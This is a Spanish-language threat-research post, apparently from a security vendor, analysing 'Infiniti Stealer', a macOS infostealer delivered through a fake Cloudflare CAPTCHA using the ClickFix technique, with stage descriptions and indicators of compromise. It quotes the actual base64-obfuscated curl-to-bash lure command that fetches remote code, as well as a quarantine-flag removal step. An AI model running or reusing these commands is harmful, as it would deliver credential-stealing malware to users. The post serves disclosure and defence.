

Durante nuestra búsqueda rutinaria de amenazas, ha aparecido un programa espía para macOS que hasta ahora no había sido documentado. Inicialmente lo identificamos como NukeChain , pero poco antes de la publicación, el panel de control del malware se hizo público, revelando su verdadero nombre: Infiniti Stealer.
Este malware está diseñado para robar datos confidenciales de Macs. Se propaga mediante una página CAPTCHA falsa que engaña a los usuarios para que ejecuten un comando por sí mismos: una técnica conocida como ClickFix . En lugar de explotar una vulnerabilidad, se basa en la ingeniería social.
La carga útil final está escrita en Python y compilada con Nuitka, lo que produce un binario nativo para macOS. Esto dificulta su análisis y detección en comparación con el malware típico basado en Python.
Hasta donde sabemos, esta es la primera campaña documentada para macOS que combina la distribución mediante ClickFix con un programa espía en Python compilado con Nuitka.
ClickFix: ingeniería social en lugar de exploits
ClickFix no se basa en vulnerabilidades de software. En cambio, se basa en convencer al usuario para que ejecute un comando por sí mismo.
Una página de verificación falsa instruye al visitante a abrir Terminal, pegar un comando y presionar Enter. Una vez ejecutado, el proceso de infección comienza inmediatamente. La técnica ganó popularidad en Windows sistemas, pero ahora se está adaptando para macOS, con instrucciones adaptadas a la plataforma: Comando + Espacio > abrir Terminal > pegar el comando
Dado que el usuario ejecuta el comando directamente, se eluden muchas de las defensas tradicionales. No hay vulnerabilidad, ni archivos adjuntos maliciosos, ni descargas automáticas.
Entrega con CAPTCHA falso
La infección comienza en update-check[.]com, que sirve como una réplica convincente de una página de verificación humana de Cloudflare.

La página indica al usuario que pegue un comando de verificación en la terminal:bash <(curl -sSfL $(echo aHR0cHM6Ly91cGRhdGUtY2hlY2suY29tL20vN2Q4ZGYyN2Q5NWQ5 | base64 --decode))

Una vez decodificada, la cadena se resuelve en una URL alojada en el mismo dominio que devuelve el script de descarga de la primera etapa.
Etapa 1: Golpeador
La primera carga útil es un script Bash que utiliza una plantilla observada previamente en programas maliciosos para macOS como MacSync (también conocido como SHub en investigaciones anteriores). Esto sugiere el uso de un generador compartido.
Sus responsabilidades son sencillas:
- Decodificar la carga útil incrustada
- Escriba el binario de la Etapa 2 para
/tmp - Elimine la bandera de cuarentena usando
xattr -dr com.apple.quarantine - Ejecutar el binario a través de
nohup - Pasar el servidor de comando y control (C2) y el token de autenticación como variables de entorno.
- Elimínalo y cierra la Terminal mediante AppleScript.
Etapa 2: Cargador Nuitka
El archivo binario descargado es un ejecutable Apple Silicon Mach-O (~8,6 MB), compilado utilizando el modo de archivo único de Nuitka.
Su encabezado contiene la firma:
4b 41 59 28 b5 2f fd
Esto corresponde a un KAY ( Encabezado seguido de un archivo comprimido con zstd utilizado por Nuitka para empaquetar aplicaciones Python.
A diferencia de PyInstaller, Nuitka compila el código fuente de Python a C y produce un binario nativo, lo que aumenta la complejidad del análisis estático.
En tiempo de ejecución, el cargador descomprime aproximadamente 35 MB de datos incrustados y lanza la carga útil final.
Etapa 3: Carga útil del ladrón de Python
La carga útil final, UpdateHelper[.]bin, es un programa que roba código de Python 3.11 compilado con Nuitka.

A pesar de la compilación, el binario expone miles de símbolos con nombre, lo que permite reconstruir su estructura modular durante el análisis.
El ladrón tiene como objetivo una amplia gama de datos confidenciales:
- Credenciales de navegadores basados en Chromium y Firefox
- Entradas del llavero de macOS
- Carteras de criptomonedas
- Secretos en texto plano en archivos de desarrollador como .env
- Capturas de pantalla tomadas durante la ejecución
Los datos se extraen mediante solicitudes HTTP POST.
Antes de comenzar la recopilación de datos, el malware comprueba si se está ejecutando dentro de entornos de análisis conocidos, entre los que se incluyen:
- cualquier.ejecución
- Joe Sandbox
- Análisis híbrido
- VMware
- VirtualBox
También introduce un retardo de ejecución aleatorio para eludir los sistemas de análisis automatizados.
Cuando finaliza la exfiltración, se ejecuta una función llamada upload_complete() Envía una notificación de Telegram al operador y pone en cola las credenciales capturadas para el descifrado de contraseñas del lado del servidor.
Qué hacer si crees que te has visto afectado
La percepción de que macOS es un objetivo de bajo riesgo para el malware sigue desvaneciéndose.
Infiniti Stealer muestra cómo las técnicas que funcionaron en Windows —como ClickFix— ahora se están adaptando para dirigirse a Mac usuarios.
También utiliza técnicas más novedosas, como compilar Python en aplicaciones nativas, lo que dificulta la detección y el análisis del malware. Si este método resulta eficaz, podríamos ver más ataques de este tipo.
Si seguiste instrucciones como estas o pegaste comandos en la terminal desde un sitio web, toma medidas de inmediato:
- Deje de usar el dispositivo para actividades confidenciales (banca, correo electrónico, cuentas de trabajo).
- Cambia tus contraseñas en un dispositivo limpio , empezando por el correo electrónico, la banca en línea y el ID de Apple.
- Revocar el acceso: cerrar sesión en las sesiones activas y revocar los tokens de API y las claves SSH.
- Compruebe si hay archivos sospechosos. en
/tmpy~/Library/LaunchAgents/ - Ejecuta un análisis completo Malwarebytes para detectar y eliminar cualquier malware restante.
Recuerda: No pegues comandos en la terminal desde sitios web. Ningún CAPTCHA legítimo lo requiere.
Indicadores de Compromiso (IOC)
| Tipo | Valor |
|---|---|
| gotero MD5 | da73e42d1f9746065f061a6e85e28f0c |
| SHA256 Etapa 3 | 1e63be724bf651bb17bcf181d11bacfabef6a6360dcdfda945d6389e80f2b958 |
| dominio C2 | update-check[.]com |
| C2 URL | https://update-check[.]com/m/7d8df27d95d9 |
| Panel C2 | Infiniti-stealer[.]com |
| La magia de los Packers | 4b 41 59 28 b5 2f fd (KAY + zstd) |
| Registro de depuración | /tmp/.bs_debug.log |
| Ruta temporal | /tmp/.2835b1b5098587a9XXXXXX (prefijo fijo, sufijo aleatorio) |
Expresiones de gratitud
Gracias a Marcelo Rivero por el análisis binario.
Desde denunciar las amenazas hasta eliminarlas.
Los riesgos de ciberseguridad nunca deberían trascender un simple titular. Mantén tus dispositivos protegidos contra amenazas descargando Malwarebytes hoy mismo .









